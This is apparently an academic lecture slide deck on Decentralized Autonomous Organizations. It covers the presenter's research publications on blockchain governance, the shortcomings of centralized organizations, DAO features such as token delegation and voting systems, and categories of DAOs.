

Decentralized Autonomous Organizations (DAOs)

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MAX PLANCK INSTITUTE
FOR SOFTWARE SYSTEMS

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Who Am I?



Computer Scientist

- Bachelor (UFOP), Master (UFMG), and PhD (MPI-SWS) in Computer Science



Vast academic experience

- UFOP, UFMG, ELTE, MPI-SWS, and vast publication record.



Vast industrial experience

- Kunumi, Chainlink Labs, Matter Labs



Taught and organized classes and seminars

- EEDS, UFOP, UFMG, UdS/MPI-SWS, received award nominations.

Socially disruptive technologies



Social Computing

- Vast topics of interest, publications.



Machine Learning

- Most innovative ML health software in Brazil by IT Forum 365, promoted by PwC and ITMidia.



Decentralized technologies

- Vast topics of interests, talks, papers.

Research interests

Decentralized Technologies – Blockchains



Decentralized Governance 🗂️

- Fairness in Token Delegation: Mitigating Voting Power Concentration in DAOs (submitted)
- Understanding Blockchain Governance: Analyzing Decentralized Voting to Amend DeFi Smart Contracts (submitted)
- On the Centralisation of Governance Power in Decentralized Autonomous Organizations (submitted)

Airdrops 💦

- Airdrops: Giving Money Away Is Harder Than It Seems (submitted)
- Crypto Airdrops and Finance in Digital Cultures: From Speculation to Sociality (submitted)

Data 📈

- A Public Dataset For the ZKsync Rollup (FC-CAAW25)
- The Writing is on the Wall: Analyzing the Boom of Inscriptions and its Impact on EVM-compatible Blockchains (FC-CAAW25)

DeFi / MEV 🏍️

- The Express Lane to Spam and Centralization: An Empirical Analysis of Arbitrum's Timeboost (submitted)
- Liquid Staking Tokens in Automated Market Makers (Marble 24)
- Cross-Rollup MEV: Non-Atomic Arbitrage Across L2 Blockchains (submitted)
- Quantifying Arbitrage in Automated Market Makers: An Empirical Study of Ethereum ZK Rollups (Marble 24)
- Cross-border Exchange of CBDCs using Layer-2 Blockchain (CfC 24)
- Dissecting Bitcoin and Ethereum Transactions: On the Lack of Transaction Contention and Prioritization Transparency in Blockchains (FC 23)
- Selfish & Opaque Transaction Ordering in the Bitcoin Blockchain: The Case for Chain Neutrality (IMC 21)

ZK 🔒


- Unrolling the Performance of ZK-Rollups through Stochastic Modeling (IEEE SMC 25)
- A Stochastic Performance Model for Evaluating Ethereum Layer-2 Rollups (Future Generation Computer Systems 2025)

And more 🎈

What Is the Issue With Centralized Organizations?



- **Inefficiency:** decisions pass through hierarchical bottlenecks, slowing execution and preventing parallel coordination.
- **Faulty decision-making:** a small group makes decisions based on incomplete information and misaligned incentives, leading to persistent and costly errors.
- **Lack of transparency:** opaque processes and internal discretion requires stakeholders to trust decisions they cannot independently verify.
- **Corruption:** creates opportunities for abuse that are difficult to detect or prevent.
- **Censorship:** enables unilateral suppression of users, proposals, or ideas without transparent justification.
- **Lack of check and balances:** same actors often propose, approve, and execute decisions, eliminating meaningful constraints on power.
- **Lack of innovation:** Hierarchical approval processes and risk-averse leadership discourage experimentation, causing centralized organizations to favor stability over innovation.




What Is the Issue With Centralized Organizations?



- **Inefficiency:** decisions pass through hierarchical bottlenecks, slowing execution and preventing parallel coordination.
- **Faulty decision-making:** a small group makes decisions based on incomplete information and misaligned incentives, leading to poor outcomes.
- **Lack of transparency:** they cannot independently verify information.
- **Corruption:** creates opportunities for abuse of power.
- **Censorship:** enables the suppression of dissenting voices.
- **Lack of check and balances:** lack meaningful constraints on power.
- **Lack of innovation:** Hesitance to encourage experimentation, causing centralized organizations to favor stability over innovation.

DAOs attempt to fix organizational failures by replacing trust in people with trust in rules and transparency, but this comes at a cost.




Typical Crypto Roadmap



Technical Development

Airdrop: Launching a token





Foundation
&
Research

Ecosystem Growth
&
Adoption

Governance
&
Decentralization

What Is a DAO?

What Is a Decentralized Autonomous Organization (DAO)?



Decentralized Governance

- **Decision-making** authority is **distributed among members** instead of being concentrated in a central entity.
- **Benefits:** Increased inclusivity, resistance to centralized power abuse, and enhanced resilience.



Transparency

- Operations, decisions, and treasury **management are recorded on a blockchain, visible to all members** and stakeholders.
- **Benefits:** Builds trust and accountability within the community.




Smart Contract Automation

- **Rules and operations** of the DAO are **encoded in smart contracts**, enabling autonomous execution of tasks **without intermediaries**.
- **Benefits:** Efficiency, reliability, and reduced risk of human error.



Token-Based Membership and Voting

- **Members hold** tokens that represent **voting power** or rights within the DAO. Governance **often** operates **on principles like one-token-one-vote** or quadratic voting.
- **Benefits:** Aligns incentives, fosters active participation, and enables scalable governance.



Community-Driven Purpose

- DAOs are **typically mission-oriented**, focusing on goals such as funding projects, managing decentralized protocols, or creating shared value for members.
- **Benefits:** Engages a global, like-minded community united by a common vision.

→ **No CEO, no legal hierarchy!**




What Are the Key Characteristics of DAOs?



Token ownership

- It represents a **stake in the system**, allowing participation in decision-making.




Token delegation

- It enables holders to transfer **voting power to trusted representatives**, similar to liquid democracy.




Who can vote?

- Anyone with governance **(delegated) tokens** can vote on proposals via secure blockchain platforms.



On-chain vs off-chain voting

- On-chain voting ensures **transparency and immutability**.
- Off-chain voting is **faster** but less transparent.



Most typical voting systems

- Majority voting and quadratic voting.
- Locking tokens.
- Continuous voting.
- Fixed or dynamic quorum.



DAO Operating Systems



Investment DAOs



Collector DAOs



Protocol DAOs



Service DAOs



Social DAOs



Media DAOs





DAO Operating Systems



Investment DAOs



Collector DAOs



Protocol DAOs



DAOs own and govern DeFi protocols



Fire Eyes



NeptuneDAO



MetaverseDAO



Llama



Reverie



LexDAO



ProsperDAO



Metafam



Bright Moments



Seed Club



FiatLuxDAO



KrausHaus



SquiggleDAO

Media DAOs



BanklessDAO



FOREFRONT



GCR



DarkstarDAO




Dynamic Quorum In DAO Governance

